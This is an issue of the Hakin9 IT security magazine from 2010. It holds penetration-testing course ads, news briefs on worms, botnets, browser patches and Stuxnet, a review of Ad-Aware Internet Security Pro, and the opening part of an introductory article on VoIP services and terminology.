

HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

EMAIL SECURITY

KNOWING VOIP

WEB MALWARES – PART 3

IPV6 SECURITY IMPLICATIONS

SESSION RIDING

THE GREATEST HACKING BREACH IN CYBER HISTORY

Vol.5 No.9
Issue 9/2010(34)
1733-7186

Penetration Testing Training that will make you stand out



[Click here
Free SQL Injection
module](#)



Learn at your own pace, when you want, with lifetime

Learn how much you want everyday with no expiry pressure. Our engaging e-learning environment is ideal if you work. It sets you free from long boring learning sessions.

included in price



Learn Professional Penetration Testing and Function in one course


Penetration testing has evolved. It's time to be professionals. Study how to handle your pentesting project and how to report your findings to executives, clients or your employer



Get certified. Become an eCPPT

Our certification proves your skills as a hacker and as a professional. Produce your penetration testing report, have it reviewed by one of our instructors, get recognized as a professional penetration tester.

The fastest path to Professional Penetration Testing



Get Yourself Trained And Certified As A Penetration Tester... At Your Own Pace!

Penetration testing is big business. As companies and government organizations go increasingly electronic, there is a growing demand for IT professionals who can evaluate the security of these computer systems, networks and suggest safeguards.

Traditionally, training to become a certified "penetration tester" or "ethical hacker" has been a long, drawn-out process. Most certifications assume that candidates already have some form of networking or programming background, which makes it difficult for beginners to get started. Others require the physical attendance of training classes conducted only at certain locations. In all, the time and money spent in obtaining such a certification can be costly.

A new breed of penetration testing courses in the market looks set to change all this. One such course is "Penetration Testing Pro" offered by eLearnSecurity, an Italian IT security firm headed by Armando Romeo, who is also founder of the respected Hackers Center Web Portal.

His real world credentials aside, Armando hopes "Penetration Testing Pro" will change the way such training is conducted in the industry. "We set out to design the most comprehensive training course for IT professionals and anyone who cannot take time off to attend physical lessons. Our course allows them to learn the latest intrusion methods at their own pace, through over 1600 interactive e-learning slides and video lessons. There's no longer a need to sit through hours of boring classes," he says.

A CEH AND LPT KILLER?

Industry experts seem to agree with his methodology, too. Jason Haddix, columnist at EthicalHacker.net, feels the course has great potential.

"I kept thinking – this is what the CEH / LPT should have been – and I am delighted to say that if students can master the topics and techniques in eLearnSecurity's Penetration Testing Pro, they should be well on their way to being an accomplished pentester," he writes.

CEH and LPT refer to *Certified Ethical Hacker* and *Licensed Penetration Tester*

respectively, both the gold standards for penetration testing in the industry.

Another veteran industry insider, Timothy Everson from Novell, who holds multiple certifications such as MCNE, CDE, CLE, CCNA on top of the CEH says, "For anyone who is budget constrained, I'd say, with total confidence, that the value of eLearnSecurity training meets or exceeds the value of many of the other programs available. If one truly desires to learn the technical aspects of IT security, it's a certification course well worth the time and investment."

Nathan Suri, an Information Security Architect who holds CISSP, SCJP and CSSLP certifications agrees, "The combination of slides, video, hands-on examples with the lab to practice some of the techniques makes it very effective. I like the balance of theory and practice."

REAL WORLD APPROACH USED BY PENTESTERS

Perhaps it is this real world, raw approach to teaching penetration testing that has made this course so popular. Besides Armando, the other co-authors include Brett Arion, a U.S IT Security specialist, Nitin and Vipin Kumar. Nitin and Vipin, both from India rose to fame after authoring the acclaimed "Windows Vista Bootkit" and "Windows 7 Bootkit" researches at BlackHat.

HOW TO BECOME A HIGHLY SOUGHT AFTER PENTESTER

Armando explains, "Just because someone is certified does not make him a good penetration tester. Penetration testing is part art and science. A tester needs to have experience to know which vulnerabilities to look out for. He also needs to give workable, business-minded suggestions to his clients for countering these exploits."

Given the depth of knowledge required, can someone with no prior experience still be trained to become a good penetration tester?

"Absolutely. The training aspect is key. We start with our e-learning slides and videos which explain every aspect of web application, system and network security testing.

We then follow up with labs and practical exercises. Instead of a multiple choice certification exam, ours is an actual penetration testing exercise. We are not just interested in testing theoretical knowledge. Candidates are required to conduct their own penetration tests on a given target and submit an actual test report for grading."

These rigorous requirements, Armando insists, are needed to ensure that the course is as realistic as possible. "Every student should have the confidence to conduct actual penetration testing in a commercial or mission critical setting."

IS THIS FOR YOU?

If you are looking to further your IT career, or even make a transition to the lucrative field of Penetration testing, these new breed of courses such as "Penetration Testing Pro" may be a great choice. Not only do they cost a mere fraction of what other certifications ask for, it is a great way to get up to speed with the latest penetration testing methods by learning from *actual* hackers and understanding their psychology. Learning at one's own pace without having to set time aside for regular lessons is also a big draw.

At the end of the day, does Armando hope that his course will *replace* the CEH as the de facto certification in the industry?

"Definitely not," he says with a laugh. "We provide the technical training and flexibility that the CEH does not. In fact, students who take our course as a starting point will also acquire most of the knowledge needed to pass other certifications such as CEH and LPT. This means they'll find it much easier later on to pass their certifications as well."

For more information on eLearnSecurity's Penetration Testing Pro course, visit <http://www.eLearnSecurity.com>.

HAKIN9 team

Editor in Chief: Karolina Lesińska
karolina.lesińska@hakin9.org

Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Steve Lape, Shyaam Sundhar, Donald Iverson, Michael Munt

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Proofreaders: Henry Henderson aka L4mer, Michael Munt, Jonathan Edwards, Barry McClain

Top Betatesters: Rebecca Wynn, Bob Folden, Carlos Ayala, Steve Hodge, Nick Baronian, Matthew Sabin, Laszlo Acs, Jac van den Goor, Matthew Dumas, Andy Alvarado

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Ewa Łozowicka
ewa.lozowicka@software.com.pl


Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org


Marketing Director: Karolina Lesińska
karolina.lesińska@hakin9.org

Subscription: Iwona Brzezick
Email: iwona.brzezick@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams we used smartdraw.com program by  SmartDraw

The editors use automatic DTP system 
Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

Together with the appearance of the first PC the communication channel totally changed.

Everyday we send and receive hundreds of messages either for private or business purposes.

We have the guarantee that the received will get the message quickly and no serious problem should occur (as all of us used to face with snail mail I am sure). But is it really 100% reliable?

In this issue our expert analyses email security issues for end-users. I think this article is a must-read for everyone who would like to use his email safely and keep the messages private.

Another great article is the third part of our web malware series. This time, the author focuses on some of the interesting methodologies which are commonly used in web malwares such as script obfuscating, iframes, Mpack and more. In the attack section you will also find an article on IPv6 security implications. The idea behind this article is to help penetration testers and malware analysts become familiar with IP protocol version 6, as attacks and new malware spreading on the top of this protocol are already out there.

For a dessert I highly recommend the article by Gary Miliefsky – The Greatest Hacking Breach In Cyber History. The author will answer the questions: How did it happen? How can we learn from it? Are there more to come?

I hope you will find the articles we prepared for you this time very informative and interesting. See you next time!

Enjoy your reading
Karolina Lesińska
Editor-in-Chief



REGULARS

6 in Brief

Latest news from the IT security world

Armando Romeo, eLearnSecurity

ID Theft Protect

8 Tools

Ad-Aware Pro Internet Security

Don Iverson

40 ID fraud expert says...

An analysis of email security issues for end-users

Julian Evans

BASICS

10 Knowing VoIP Part I

Winston Santos

I know many of you will say: Yeah... another article about telling me how the VoIP works! Honestly this has something 50/50 of valid and invalid. As you may know, residential

telephone has played a very important role in our lives, for more than 130 years and some well situated people have been using our old and friendly POTS (Plain Old Telephony Services) for personal or even business usage, but all has changed thanks to the VoIP.

ATTACK

14 Web Malwares – part 3

Rajdeep Chakraborty

In the previous section, Web Malwares (Part 2), we saw the techniques of infection related to Web Malwares. We had also seen some of the tricks or flaws which are used by the Malware authors and how vulnerable browsers, vulnerable browser plugins or components or even vulnerable Web applications, unknowingly, aids to keep the threat of Web Malware alive. In the third and the concluding section, we would focus on some of the interesting methodologies which are commonly used in Web Malwares.

24 Ipv6 Security Implications

Antonio Merola

The idea behind this article is to help penetration testers and malware analysts become familiar with IP protocol version 6, as attacks and new malware spreading on the top of this protocol are already out there. As most of us already know, the widespread IP protocol currently being used is IP version 4, we also know that due to IPv4 address exhaustion IP protocol version 6 has been introduced. With workarounds such as NAT/PAT, proxies, gateways etc. IPv4 is still on the stage, but the complexity of the networks are increasing and this usually leads to frustrating troubleshooting.

36 Session Riding

Miroslav Ludvik

Computer security is a vast and dynamic subject and I believe no one doubts same is the security of web applications. (Does anyone?) There are really plenty of ways webs can be designed insecure and yet much more ways these security holes can be utilized for evil's benefit.

DEFENSE

44 The Greatest Hacking Breach In Cyber History

Gary Miliefsky

How did it happen? How can we learn from it? Are there more to come? In my last article, I described how malware functions and why I believe anti-virus is dead. In this article, I want to delve into the story of a most notorious hacker and how he masterminded the greatest hacking breach in cyber history using techniques that are actually not that novel and could have most likely been prevented, had the victim networks been better prepared and the IT staff better trained in cyber defense. Let's begin with who he is, where he is today and how he landed behind bars...



eLearnSecurity
Forging security professionals



Penetration testing course
Like CEH.
Only...One mile deep

Interactive elearning system
1600 slides
4 hours videos
Hacking Labs on DVD
Reporting & Methodology
Certification



3 domains - 18 modules
Web Application Security
Network Security
System Security
Web 2.0 attacks
Vuln. Assessment
Writing Rootkits
Privilege escalation
Advanced Buffer Overflows

The fastest path to
Professional
Penetration Testing

Rogue email delivering PDF malware

A booby-trapped e-mail that promises free sex movies is racking up victims around the world, warn security firms. Some variants of the Windows worm contain a link to PDF that a recipient has been told to expect. Those clicking on the link get neither movies nor documents but give the malware access to their entire Outlook address book. When installed, the worm sends copies of itself to every e-mail address it can find. The malicious e-mail messages have a subject line saying *Here you have* and contain a weblink that looks like it connects to a PDF document.

Instead it actually links to a website hosting the malware. Once it is installed, the worm tries to delete security software so it remains undetected. As well as spreading via e-mail, the worm also tries to find victims by looking for open net links from infected PCs and exploiting the Windows Autorun feature on USB drives and other attached media. Although not widespread, reports suggest that some corporations were hit hard by it. Nasa, AIG, Disney, Procter & Gamble and Wells Fargo were all reported as struggling to contain an outbreak of the worm.

Source: ID Theft Protect

China offering DDoS service for hire

Security researchers have unpicked the business plan behind a botnet that serves as the backend for a DDoS-for-hire business. The IM DDoS service, hosted in China, offers the lease of a botnet for anyone keen to flood a targeted website via a handy-to-use web-based interface.

Following the registration of domains in March 2010, testing of the botnet began in April 2010, closely followed by a commercial launch. By the second week of August, the botnet was running 25,000 recursive DNS lookups/hour to its associated command-and-

control (CnC) servers, a level of activity that put it front and centre on the radar of security firm Damballa.

As many as 10,000 additional compromised PCs were added to its ranks every day at and around this time, making it among the largest active botnets on the web. DDoS-oriented botnets are par for the course.

Source: ID Theft Protect

Mozilla release mega Firefox security update

Mozilla shipped a mega patch for Firefox (last month – July) to fix a total of 16 security flaws that expose Web surfers to drive-by download, data theft and local bar spoofing attacks.

The latest Firefox 3.6.7 update includes fixes for nine *critical* issues that could be exploited to launch remote code execution attacks. Two of the 16 bugs are rated *high risk* while five carry a *moderate* severity rating.

Source: ID Theft Protect

Mozilla Firefox stability issues identified_1

Mozilla has recently been experiencing Firefox stability bugs. Mozilla is suspending automatic updates to the latest full release version of Firefox while it investigates the stability bugs. Normally, users of the browser will be offered new releases between 24 to 48 hours after they come out, but this is not happening with Firefox 3.6.9 and Firefox 3.5.12, released last week on 7 September. The releases are still available for manual download but reports of crashes, mostly on start-up and on multiple platforms, have prompted Mozilla to hold off on a more widespread roll-out.

Source: ID Theft Protect

Mozilla release Firefox stability update_2

Mozilla developers are pushing out Firefox 3.6.10 as a stability update to last week's 3.6.9 browser release. The Firefox 3.6.10 update comes during a busy week for browser vendors, with Google's Chrome issuing an update and Microsoft releasing a public beta

of Internet Explorer 9. According to Mozilla's release notes for Firefox 3.6.10, the new update fixes a single stability issue – a start-up crash – that affected a limited number of users. *Just to note, most of the comments indicated people were running the browser previously, got the update prompt, updated, and then were unable to start after that point*, Mozilla developer Christian Legnitto said in a comment in the bugzilla entry.

Source: ID Theft Protect

Pirate Bay ad server attacked

A group of ne'er-do-wells have targeted the advertising server used by notorious torrent indexer The Pirate Bay, causing it to spread viruses and other malware. The attack, which was first spotted by Ernesto over on TorrentFreak, started some hours ago and has resulted in several sections of The Pirate Bay's website being blocked by Google's malicious site blacklist.

Visitors to the site who aren't running a background virus scanner or who don't use browsers that check Google's list of *bad* sites are likely to have been exposed to a variety of nasty malware, none of which was directly hosted on The Pirate Bay but instead held on the cracked advertising server. The infected server runs OpenX, an advertising platform based on phpAdsNew – and one which, like any software, can sometimes play host to security vulnerabilities, as seems to have been the case with The Pirate Bay's particular installation.

Source: ID Theft Protect

Windows 7 SP1 to be released in April 2011

Microsoft Windows 7 Service Pack Release 1 looks like it will be released in the first half of 2011 – April 2011 to be precise. The ISO download for Windows 7 SP1 public beta will contain both 32 and 64 bit versions. The final release of Service Pack 1 will be available through Windows Update for consumers when it is ready. Microsoft

have also stated that consumers and business customers do not have to wait for SP1 to deploy Windows 7 and or Windows Server 2008 R2. Microsoft have also confirmed that there will be no new features in Windows 7 SP1. The SP1 release will include enhancements with such things as support for third-party federation services; improved HDMI audio device support and XPS printing fixes.

Source: *ID Theft Protect*

Facebook clickjacking attacks on the wild

Clickjacking has been found by Jeremiah Grossman and Robert Hansen in 2008 and since then abused by spammers to spread malware or goliardic messages. Clickjacking permits an attacker to induce the victim into clicking on buttons by overlapping this button with a hidden and apparently legitimate frame. By clicking on a portion of this frame, the underlying button would be clicked. The latest victims of this vulnerability have been Facebook users who unknowingly liked the page *OMG This GUY Went A Little To Far WITH His Revenge On His EX Girlfriend*. Over ten thousands of fans in few days proves the success of the attack and the little care Facebook users have while *poking* and *liking* around. The I Like button has been the target of the attack: spammers managed to trick thousands users into clicking on fake captchas that would add them as fans of the page. No malicious or harmful activity has been reported so far but this could easily be a preliminary move to test the real potential of such attacks on such a crowded place like Facebook.

Source: *Armando Romeo, www.elearnsecurity.com*

ASP.NET vulnerable to attacks

Microsoft has issued a warning about a vulnerability in ASP.NET that can leave numerous websites open to attacks. The problem was publicly disclosed by researchers at the annual

ekoparty hacking conference in Buenos Aires, Argentina. The company has then released a Security Advisory 2416728 addressing the vulnerability in ASP.NET, which affects various versions of the .NET Framework. ASP.NET implements the use of AES encryption algorithm. It uses this encryption to hide most sensitive data and protects it from being tampered with by the client. But with the recently discovered vulnerability it allows attackers to decrypt and tamper with this data. At this time Microsoft has said they are unaware of any recent attacks. However, they have written a blog post to explain a workaround and provided a script to help ASP.NET applications from attacks. The workaround that is being suggested by Microsoft is to use customErrors features of ASP.NET to configure applications to return the same error page regardless of the error encountered on the server. This makes it difficult for the attacker to distinguish between the different types of errors, successfully limiting the access to the oracle.

Source: *Armando Romeo, www.elearnsecurity.com*

POPBITCH can pop malicious software

Popbitch is a UK gossip website that has virus related issues being detected by Google. Popbitch is a weekly newsletter targeting the British audience about celebrity and pop music gossips. Their message boards have been credited for celebrity rumors both true and false. Being released in the British press every Thursday, the tabloid's scandalous news also appears on the website. Those who visit this website beware because Google's Safe Browsing tool has been warning surfers since Thursday that the site may infect their computers. The warning was detected by Google's automated tools, showing attempts to download malicious software. These warnings recently launched by Google come about when hackers

implant malicious scripts on a desired site, or the result of suspicious banner ads. Without user permission, that sort of malicious software is being downloaded and installed in your PCs. The infection successfully takes advantage of it, and also on average runs two new process(es) in the user's computer. These intrusions can cause a computer virus or other related major damages such as worms, trojan horse, spyware, and etc. Yet it remains uncertain the main cause of Popbitch's problem.

Source: *Armando Romeo, www.elearnsecurity.com*

Stuxnet, the most complex malware ever

Beside the hype, that we already experienced with malware like Conficker, the Stuxnet worm seems to have all researchers agree that we are in front of something unique in its kind: a worm affecting only industrial systems like SCADA and exploiting multiple 0-days. The worm, as confirmed by Kaspersky analysts, has been created by professionals who have engineered the code to activate only when connected to Siemens SCADA, WinCC and industrial PLC's controlling any kind of real time or high criticality systems like a subway or a power plant. It has not effect on home-office PC's. Beside exploiting the LNK and PIF extensions vulnerabilities, fixed in August by Microsoft, the old MS08-67 vulnerability is exploited to propagate as well as three other unknown vulnerabilities one of which the *Print Spooler Service Impersonation Vulnerability* patched on September 14th with code MS10-061. Stuxnet complexity resides not only in the fact that three 0-days have been employed simultaneously, but also in the deep understanding of Antiviruses weaknesses and SCADA hardware.

Now the question, how many people in the world have access to SCADA hardware for study and tests?

Source: *Armando Romeo, www.elearnsecurity.com*

Lavasoft: Ad-Aware Internet Security Pro

Ad-Aware Internet Security Pro is a relatively new anti-malware product released by Lavasoft approximately one year ago.

It is positioned by Lavasoft to be appropriate for business users and also for individuals who exhibit high-risk online behavior such as online shopping and/or who frequently use social media and who are also potentially more vulnerable to other similar privacy related threats.

It is somewhat unique to position a product in this manner but in this case it makes sense because both groups of users need the extra protection it offers. Depending on the size of the business, business users may have the additional cost and complexities of compliance to consider, however.

In my experience, the business user market for anti-malware software is also a difficult market to penetrate. Just producing a better product doesn't seem to be sufficient for displacing the firmly entrenched players. Perhaps Lavasoft will do better with small to medium sized businesses in this regard. Lavasoft recommends using Internet Pro for businesses with up to 25 users.

As you probably already know Lavasoft was a pioneer in the development of anti-spyware software but what you may not know is how well it has continued to improve and enhance it's product line so that's exactly what I'm here to explain for you.


After distinguishing itself as the one of the best original anti-spyware products, Lavasoft has gradually expanded and increased the effectiveness of it's anti-spyware line while also adding additional capabilities for detecting and removing other types of malware.

So let's see just how well Lavasoft has succeeded with this new offering.

Internet Security Pro is the middle product for Lavasoft and is sandwiched between the Free version and the Total version.

The Free version has an excellent set of features but doesn't include real time protection. In our current Internet environment real time protection is a fundamental necessity, so the Free version will generally need to be supplemented by another program which does offer this protection.

The Total version includes all of the capabilities of the Pro version and much more.



AD-AWARE INTERNET SECURITY PRO

Operating System: Windows 7, Windows Vista (32 and 64 bit), Windows Xp (32 bit), and Windows 2000 Pro

Rating:

9 Out Of 10 For Value
8 Out Of 10 For Effectiveness
8 Out Of 10 For Performance

Pricing:

Free Version: No Cost!
Pro Version: \$29.95 For Single User; \$39.95 For Three Users; \$49.95 For Five Users
Total Security: \$49.95 For Single User, \$59.95 For Three Users; \$69.95 For Five Users

It adds a personal firewall, instant messaging protection, an anti-spam module, an email scanner, parental controls, phishing protection, a data encryption tool, and system tuning. This is probably a little more than the average users requires. Each of the features added are impressive and together they create a very full featured but slightly more expensive package.

This lets the Pro version sneak in between the Free and the Total version and hit the sweet spot for price, performance, and effectiveness.

One of the desirable characteristics shown by all three versions is a relatively light footprint ,which is especially noticeable when used on today's popular net book systems.

Ad-Aware Internet Security Pro includes a complete suite of malware protection. There is the original well-refined emphasis on detecting and removing spyware. But there is also an anti-virus component, a root kit detection and removal capability and a network protection function.

An earlier version of Internet Security Pro relied entirely on virus definitions but the current version has added a superior heuristic detection module.

In my opinion, this is the only effective way to cope with the increasing frequency of newly created malware.

Definitions just can't stay absolutely current nor can they react in the much more flexible manner which heuristics can achieve.

The Pro version has additional capabilities not provided by the Free version. In addition to real time protection, it provides protection against network delivered threats and also a Toolbox of utilities for even more effectively combating the ever present scourge of malware.

The Toolbox enables you to run the included utilities to further hone the edge of your malware defenses. You can remove no longer needed start up programs easily, control and kill processes that have been identified as carrying threats, and even edit your Hosts file to provide better protection if you are so inclined.

The heuristics approach used by Lavasoft is called the Genocode Detection System. It has the ability to find and remove malware that has not been previously identified. This capacity provides protection against malware for which no definitions or threat signatures have yet been developed.

As Lavasoft describes it, normal anti-malware software is reactive rather than proactive. Definitions can only be developed and utilized for detection after

the malware has been identified and analyzed. With a heuristics system malware can be detected and removed without these preliminary time wasting steps being required.

One aspect of the Genocode Detection System that particularly impressed me is the scanning efficiency it achieves. It uses one pass scanning rather than one pass for each threat signature as is typically used by traditional anti-malware programs. So if you have 200,000 threat signatures, for example, you still only need to use one pass rather than 200,000 passes.

Installation of Internet Security Pro is painless and there are video tutorials available if needed both for installation and configuration. Lavasoft also provides an extensive FAQ. Lavasoft is an experienced company with a very helpful staff and it shows when you examine the support side of the house.

Many anti-malware companies have added root kit detection and removal to their products but Lavasoft is able to uncover and remove even the most complex monitoring tools, stealth mechanisms and hidden code.

Another feature that I particularly appreciate is the ability of Internet Security Pro to combat malware that attempts to restore itself even after a system reboot.

One of the most tenacious and commonly found types of malware is the fake anti-virus category of programs. This type of malware is said to be generating one million dollars of revenue per week for its developers. Unsuspecting users pay to buy and download the program in order to remove non-existent threats, which the fake program reports. The Pro version has special techniques to detect and fully identify this type of malware.

Still another much needed benefit provided is that passwords and other identify related information for Social Networking sites, like Facebook, are securely protected.

Finally, Internet Security Pro not only detects and removes malware...it also repairs the original code structure that was damaged by intelligently cleaning it.

Bottom line for me is that based on my experience with it so far, I will continue to use this product on my own PC.

Download the free trial from Hakin9 website

DON IVERSON



Knowing VoIP Part I

What you should really know about Voice over Internet Protocol

I know many of you will say, oh no! Yet another article about VoIP! To be honest, there is a 50 percent valid and 50 percent of invalid information. The reason why I say is true because is regarding about VoIP, but when I say false this article will cover basic, medium and advanced concepts about this marvelous and fantastic world.

What you will learn...

- Brief history of VoIP
- How to choose a proper provider and equipment

What you should know...

- How the TCP/IP works
 - Knowledge in configuring devices
-

Brief History

As you may know, for more than 130 years residential telephone lines have played a very important role in our lives and since then we have been using our old and friendly POTS (*Plain Old Telephony Services*) for personal or business usage, but are slowly changing since the introduction of VoIP.

I remember during my childhood, my uncle was living in the States and being from the Dominican Republic calling cards were all that we had available. Calling cards allowed me to talk with any of my family members that were living abroad or on holiday, but unfortunately these cards were limited. I am not a big talker, but when you have not seen or talked to a relative in a long time, you can definitely run out of minutes on the calling card. But thanks to the new era of technology I can now talk with my aunt living in Spain.

Is VoIP a very good idea?

Picture this in your mind, you have a friend who is living in the UK and at this moment you are in Brazil, unfortunately both of you do not have enough money to call each other and must do it every day because you are best friends. What are your options to solve this problem? The solution is simple with VoIP, because it does not matter where you live or travel you will always be in touch with the people you care about the most.

There are 3 ways to talk through the Internet and I will describe them here in the next sections, this will allow us to have more choices when you decide to pick one.

VoIP Telecoms

VoIP Telecoms (*telecom-munications*) are companies that allow us to use their network and provide us the capabilities to start making or receiving calls through the Internet. I will mention a few as there are many to choose from: Comway, Verizon, Comcast, freephoneline.ca, etc.

ITSP

ITSP (*Internet telephony service provider*) are companies that offer equipment to use with your current broadband service and existing telephone to provide the VoIP communication. Companies such as Vonage and Broadvoice are examples of an ITSP.

Before continuing, the table below contains basic terms and acronyms for enriching your vocabulary in this fascinating world.

VoIP Software

The final choice I would like to mention when considering VoIP, are programs that can be installed on our personal computers. These programs will allow us to make calls from our computer to any home or mobile phone using a standard computer headset or mic. An example of VoIP software widely in use today is Skype.

Table 1. VoIP & Telecom Abbreviations

Abbreviation	Meaning	Explanation
AP	Access Point	A device that connects wireless communication devices together to form a wireless network
ATA	Analog Telephony Adapter	A product used to connect one or more standard analog telephones to a VoIP network.
DNS	Domain Name System	Translates computer hostnames to IP addresses.
ENUM	Telephone Number Mapping	Protocols to unify the telephone numbering system E.164 with the Internet addressing system DNS
FXO	Foreign Exchange Office	a telephone interface that receives POTS. Analog telephone handsets, fax machines and (analogue) modems are FXO devices.
FXS	Foreign Exchange Station	A telephone interface which provides battery power, sends dial tone, and generates ringing voltage. A standard telephone plugs into such an interface to receive POTS.
IM	Instant Messaging	Real-time communication between two or more people, which uses „presence“ which enables the user of an instant messaging applications to rendez-vous with his/her counterparties and see their status of availability.
IPBX	Intranet Private Branch Exchange	A telephony solution for a business or other agency where the primary means of exchanging voice internal to the system is by using VoIP.
ISDN	Integrated Services Digital Network	Telephone system, for digital transmission of voice and data over ordinary telephone copper wires.
ISDN BRI	ISDN Basic Rate Interface	Basic ISDN speed upto 128 Kbps.
ISDN PRI	ISDN Primary Rate Interface	Primary ISDN speed upto 2 Mbps.
ITSP	Internet telephony service provider	An ITSP like Vonage or BroadVoice uses your broadband Internet connection to deliver telephone service.
LAN	Local Area Network	A computer network covering a local area, like a home, office, or group of buildings
PI	Presence Information	A status indicator that shows ability and willingness of a potential communication partner. Common in IM and VoIP clients.
PoE	Power over Ethernet	A technology to transmit power along with data over standard data network cables. Similar to FCS in POTS.
POTS	Plain Old Telephony Services	Traditional wired telephone service, provided by telecom operators.
PBX	Private Branch Exchange	A telephone exchange that is owned by a private business, which today have evolved in to VoIP centers (IPBX)
SIP	Session Initiation Protocol	A protocol for creating, modifying, and terminating sessions with one or more participants. These sessions include Internet telephone calls, multimedia distribution, and multimedia conferences.
SIP Trunking		A way to interconnect SIP Enabled PBX?es and/or SIP clients to each other to establish voice sessions between each other over an IP Network. a viable alternative to telecom operators legacy like ISDN.
VoIP	Voice over Internet Protocol	Voice conversations over the Internet or through any other IP-based network. Also called IP telephony.
WiFi	Wireless Fidelity	Brand originally licensed by the Wi-Fi Alliance to describe the underlying technology of WLAN based on the IEEE 802.11 standard
WiFi Phone		A wireless telephone that looks similar to a mobile phone but places calls via a combination of VOIP and WiFi rather than via a cellular network.
WiFi Dual Mode Phone		can be easily switched between using a proprietary WiFi connection when one is available and a traditional cellular network connection when WiFi is not available
WLAN	Wireless Local Area Network	communication between two or more computers without wires. It uses radio communication to accomplish the same functionality that a wired LAN has.
VoWLAN	Voice over Wireless LAN	The use of a WLAN for the purpose of vocal conversation. In other words, it's just like VOIP but over a Wi-Fi network.
XMPP	Extensible Messaging and Presence Protocol	An open, XML-based protocol for near-real-time, extensible instant messaging and presence information.

Skype was one of the first companies to provide this type of service. Currently, Skype offers services from computer to landlines or cell phones for a fee, but you can still use Skype to call other Skype users via your personal computer.

I am interested in using VoIP, what equipment is needed to place calls?

VoIP technology is evolving at a rapid pace, there are various ways to use VoIP, but the most popular (many of you will either agree or disagree with me) are Softphone and ATA.

Softphone

Softphone is a program, which in most cases consists of proprietary, open source or even freeware that will allow us to use the computer as a telephone; they will have a keypad to dial the numbers and many other special features.

ATA

Analog Telephone Adapter consists of hardware boxes that will allow you to connect your analog or cordless phone and then allow you to make calls over the Internet.

What issues can I expect of VoIP?

I will not lie to you, all things have their pros and cons, and VoIP is not the exception. There is a list of issues associated with using this service. As you may know the Internet was designed to provide data transmission and not voice transmission. However as smart we humans are, we always find a way to succeed in what we place in our minds.

1-Bad quality

This was the most common issue found during the infancy stages of VoIP. As people started to use Dial up they encountered many issues, imagine talking to someone and conversation would mimic this Hel. Thi. ..jh.w.re u (Hello this is John how are you?) Now that people have moved to broadband internet, it is recommended to have at least 256 kbps or higher for this service.




Figure 1. ATA connection

There are many factors to consider when using VoIP, like downloading big files or having a slow connection. Remember that VoIP may use the bulk of the bandwidth and will be transmitting data + voice.

You can use this websites like the following to test the speed of you VoIP www.testyourvoip.com

2- VoIP cannot work without electricity

Sadly this is a big issue; if you are living in a country where you have blackouts on a daily basis (like me) you cannot use this service because you will not have electricity to power your modem for the Internet and unfortunately VoIP cannot function without it.

911/E911

As you know, this is the official national emergency number in the United States and Canada. By dialing 911 you will be connected to a *Public Safety Answering Point* (PSAP) operator trained to route your call to local emergency medical, fire, and law enforcement agencies.

E911 or Enhanced 911 has the added benefit that your telephone number and location are automatically transmitted to the operator during the call. These two features (telephone number and location) are what make E911 enhanced. You do not have to do anything differently to use E911; the number for dialing emergency services is still the same: 9-1-1.

VoIP providers will ask you to update your information when you sign up and also when you decide to travel, this will allow the provider to have your address for any incidents that might occur.

